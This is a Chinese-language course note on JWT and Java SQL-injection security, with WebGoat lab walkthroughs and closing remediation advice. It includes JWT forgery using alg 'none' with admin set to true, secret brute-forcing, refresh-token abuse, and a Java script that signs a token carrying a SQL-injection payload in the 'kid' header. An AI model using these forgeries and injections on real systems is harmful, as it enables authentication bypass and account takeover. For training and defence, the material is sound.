
Day40　JAVA 安全-JWT 安全及预编译 CASE 注入等



40.1 JWT

40.1.1 什么是JWT?

JWT（Json Web Token）是为了在网络应用环境间**传递声明**而执行的一种基于JSON的开放标准。JWT的声明一般被用来在身份提供者和服务提供者间传递被认证的用户身份信息，以便于从资源服务器获取资源，也可以增加一些额外的其它业务逻辑所必须的声明信息，该token也可直接被用于认证，也可被加密。相对于传统session-cookie身份校验机制，Json web token是为了在网络应用环境中传递声明而执行的一种基于Json的开放标准，该token被设计为紧凑且安全的，特别适用于分布式站点的单点登录（SS0）场景，JWT的声明一般被用来在身份提供者和服务器间传递认证用户身份信息，以便从资源服务器获取资源，该token也可以之恶用于认证，加密。

40.1.2 JWT参数详解

简单来说 JSON Web token 是一种跨域验证身份的方案，JWT不加密传输的数据，但能够通过数字签名来验证数据未被篡改（小迪师傅表示质疑），JWT分为三部分，头部（Header）,声明（Claims/payload）,签名（Signature）,三个部分用点（.）隔开。

1.header用来声明token的类型和签名用的算法等，需要经过Base64Url编码。

```
alg
是说明这个 JWT 的签名使用的算法的参数，常见值用 HS256（默认），HS512 等，也可以为 None。HS256
表示 HMAC SHA256。
typ
说明这个 token 的类型为 JWT
```

2.Claims/payload 用来表示真正的token信息，也需要经过Base64Url编码。


```
JWT 固定参数有：
iss：发行人
exp：到期时间
sub：主题
aud：用户
nbf：在此之前不可用
iat：发布时间
jti：JWT ID 用于标识该 JWT
```

3.签名

服务器有一个不会发送给客户端的密码（secret），用头部中指定的算法对头部和声明的内容用此密码进行加密，生成的字符串就是 JWT 的签名。

```
下面是一个用 HS256 生成 JWT 的代码例子
HMACSHA256(base64UrlEncode(header) + “.” +
base64UrlEncode(payload),secret)
```


40.1.3 JWT工作流程




```
大概过程：
1、用户端登录，用户名和密码在请求中被发往服务器
2、（确认登录信息正确后）服务器生成 JSON 头部和声明，将登录信息写入 JSON 的声明中（通常不
应写入密码，因为 JWT 是不加密的），并用 secret 用指定算法进行加密，生成该用户的 JWT。此时，
服务器并没有保存登录状态信息。
3、服务器将 JWT（通过响应）返回给客户端
4、用户下次会话时，客户端会自动将 JWT 写在 HTTP 请求头部的 Authorization 字段中
5、服务器对 JWT 进行验证，若验证成功，则确认此用户的登录状态
6、服务器返回响应
```

40.1.4 JWT与session区别

```
两者的主要目的都是存储用户信息，但是session将用户信息存储再服务器端，而JWT则是在客户端。JWT方式将用户状态分散到了客户端中，可以明显减轻服务端的内存压力。
```





40.1.5 Base64URL编码

在HTTP传输过程中，Base64编码中的"="，"+"，"/"等特殊符号通过URL解码通常容易产生歧义，因此产生了与URL兼容的Base64URL编码在Base64URL编码中，"+"会变成"-"，"/"会变成"_"，"="会被去掉，以此达到url safe的目的。

40.1.6 Refresh token

JWT使用refresh token去刷新access token而无需再次身份验证。 refresh token的存活时间较长而access token的存活时间较短。

登陆时会获取 access token, refresh token：

So a normal flow can look like:

```
curl -X POST -H -d 'username=webgoat&password=webgoat' localhost:8080/WebGoat/login
```

The server returns:

```
{
    "token_type":"bearer",
    "access_token":"XXXX.YYYY.ZZZZ",
    "expires_in":10,
    "refresh_token":"4a9a0b1eac1a34201b3c5659944e8b7"
}
```

服务器中可能存在：未校验access token和refresh token是否属于同一个用户，导致A用户可使用自己的refresh token去刷新B用户的access token

40.2 Java安全处理-sql预编译

40.2.1 sql注入产生的原因

未经检查或者未经充分检查的用户输入数据，意外变成了代码被执行。SQL注入的本质就是利用SQL拼接存在的缺陷进行攻击。

40.2.2 sql预编译原理

在JDBC编程中，PreparedStatement 用于执行参数化查询。

PreparedStatement 对象所执行的 SQL 语句中，参数用问号?来表示，调用PreparedStatement 对象的 setXXX□□方法来设置这些参数。setXXX□□ 方法有两个参数，第一个参数是要设置的 SQL 语句中的参数的索引(从 1 开始)，第二个是设置的 SQL 语句中的参数的值。

在对PreparedStatement进行预编译时，命令会带着占位符被数据库进行编译，并放到命令缓冲区。然后，每当执行同一个PreparedStatement语句的时候，由于在缓冲区中可以发现预编译的命令，虽然会被再解析一次，但不会被再次编译。

编译过程识别了关键字、执行逻辑之类的东西，编译结束了这条SQL语句能干什么就确定了。编译之后通过setXXX□□设置的部分，无法再改变执行逻辑，这部分就只能是相当于输入字符串被处理。

40.2.3 预处理无法参数化的地方

防御sql注入，其实就是session，参数绑定，存储过程这样的注入。

```
利用 session防御，session内容正常情况下是用户无法修改的
select * from users where user = "'" +
session.getAttribute("UserID") + "'";
```

参数绑定方式，利用了sql的预编译技术

```
String query = "SELECT * FROM users WHERE
last_name = ?";
PreparedStatement statement =
connection.prepareStatement(query);
statement.setString(1, accountName);
ResultSet results = statement.executeQuery();
```

上面说的方式也不是能够绝对的进行sql注入防御，只是减轻。
如参数绑定方式可以使用下面方式绕过。
通过使用case when语句可以将order by后的orderExpression表达式中添加select语句。

40.3 实例webgoat

40.3.1 JWT lesson5（未验证签名算法）

此关漏洞出现的原因是后端解析了JWT却没有验证,是否是使用自己的密钥签发的JWT。此关需要获取admin权限，重置选票。游客没有投票权限，普通用户有投票权限没有重置投票权限。切换到Tom用户后点击重置投票后抓包，

分析JWT内容如下：

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS512"
}
```

PAYLOAD: DATA

```
{
  "iat": 1630060341,
  "admin": "false",
  "user": "Tom"
}
```

猜测admin值为判断是否是管理员的依据，于是将admin值修改为true，alg值修改为"none"后进行base64Url编码，拼接成新的JWT发送数据包：

40.3.2 JWT lesson8（爆破）

JWT使用HMAC（消息验证码）。密码的强度决定了JWT的安全性，使用关卡提示的字典爆破即可得到secret="victory"。

40.3.3 JWT lesson10（refresh token越权刷新access token）

思路是使用Jerry的refresh token和Tom过期的access token去获取Tom新的access token。

```
https://www.freebuf.com/vuls/216457.html
```

Jerry想要删除Tom的账户，首先点击删除Jerry的账户抓包分析JWT如下：

```
{
  "typ": "JWT",
  "kid": "webgoat_key",
  "alg": "HS256"
}
```

```
{
  "iss": "WebGoat Token Builder",
  "iat": 1524210904,
  "exp": 1618905304,
  "aud": "webgoat.org",
  "sub": "jerry@webgoat.com",
  "username": "Jerry",
  "Email": "jerry@webgoat.com",
  "Role": [
    "Cat"
  ]
}
```

此关存在注入的原因是直接读取了kid的值进行了sql语句的拼接：

通过阅读源码我们发现，在解析JWT时，使用的密钥是先根据header中kid的值在数据库中查询出的。最后返回密钥的base64编码。

```
构造sql语句如下：123' and 1=2 union select id FROM jwt_keys WHERE id='webgoat_key
```


通过脚本生成token：

```
import io.jsonwebtoken.Claims;
import io.jsonwebtoken.Jwts;

import java.util.ArrayList;

public class JWT_lesson12_script {
    public static final String JWT_PASSWORD = "webgoat_key";
    public static void createJWTToken() {
        Claims claims = Jwts.claims();
        claims.put("iat", 1529569536);
        claims.put("iss", "WebGoat Token Builder");
        claims.put("exp", 1718905304);
        claims.put("aud", "webgoat.org");
        claims.put("sub", "jerry@webgoat.com");
        claims.put("username", "Tom");
        claims.put("Email", "jerry@webgoat.com");
        ArrayList<String> roleList = new ArrayList<String>();
        roleList.add("Cat");
        claims.put("Role", roleList);
        String token =
Jwts.builder().setClaims(claims).setHeaderParam("typ", "JWT")
                .setHeaderParam("kid", "123' and 1=2 union select
id FROM jwt_keys WHERE id='webgoat_key")
                .signWith(io.jsonwebtoken.SignatureAlgorithm.HS256,
JWT_PASSWORD).compact();
        System.out.println(token);
    }
    public static void main(String[] args) {
        createJWTToken();
    }
}
```

点击删除Tom按钮，抓包后修改Token即可：



40.4 修复建议

1 修复算法，不允许客户端切换算法。

2 使用对称密钥对令牌进行签名时，确保使用适当的密钥长度。

3 确保添加到令牌的声明不包含个人信息。如果需要添加更多信息，也可以选择加密令牌。向项目添加足够的测试用例以验证无效令牌实际上不起作用。

40.5 结论

```
1  对JWT，signature key爆破和篡改JWT的写法需要根据源码来相应设置。
2
3  对JWT，signature key爆破可尝试直接明文和base64encode两种（不排除其他种可能）；上文例子中，对明文key进行base64decode后作为signature key来签名，这种情况非常少见。
4
5  refresh_token越权篡改他人access_token问题值得注意，refresh_token出现频率低，测试人员漏测几率高。
6
7  可在JWT的headers，payload部分的参数值中插入常见漏洞相关payload去尝试，尽管我们不知道signature key。
```

资源：

```
1  https://jwt.io
2  https://ww.ctfbub.com/#/challenge
3  https:/www.zhihu.com/question/43581628
4  https://www.freebuf.com/vuls/216457.html
5  https://www.cnblogs.com/klyjb/p/11473857.html
```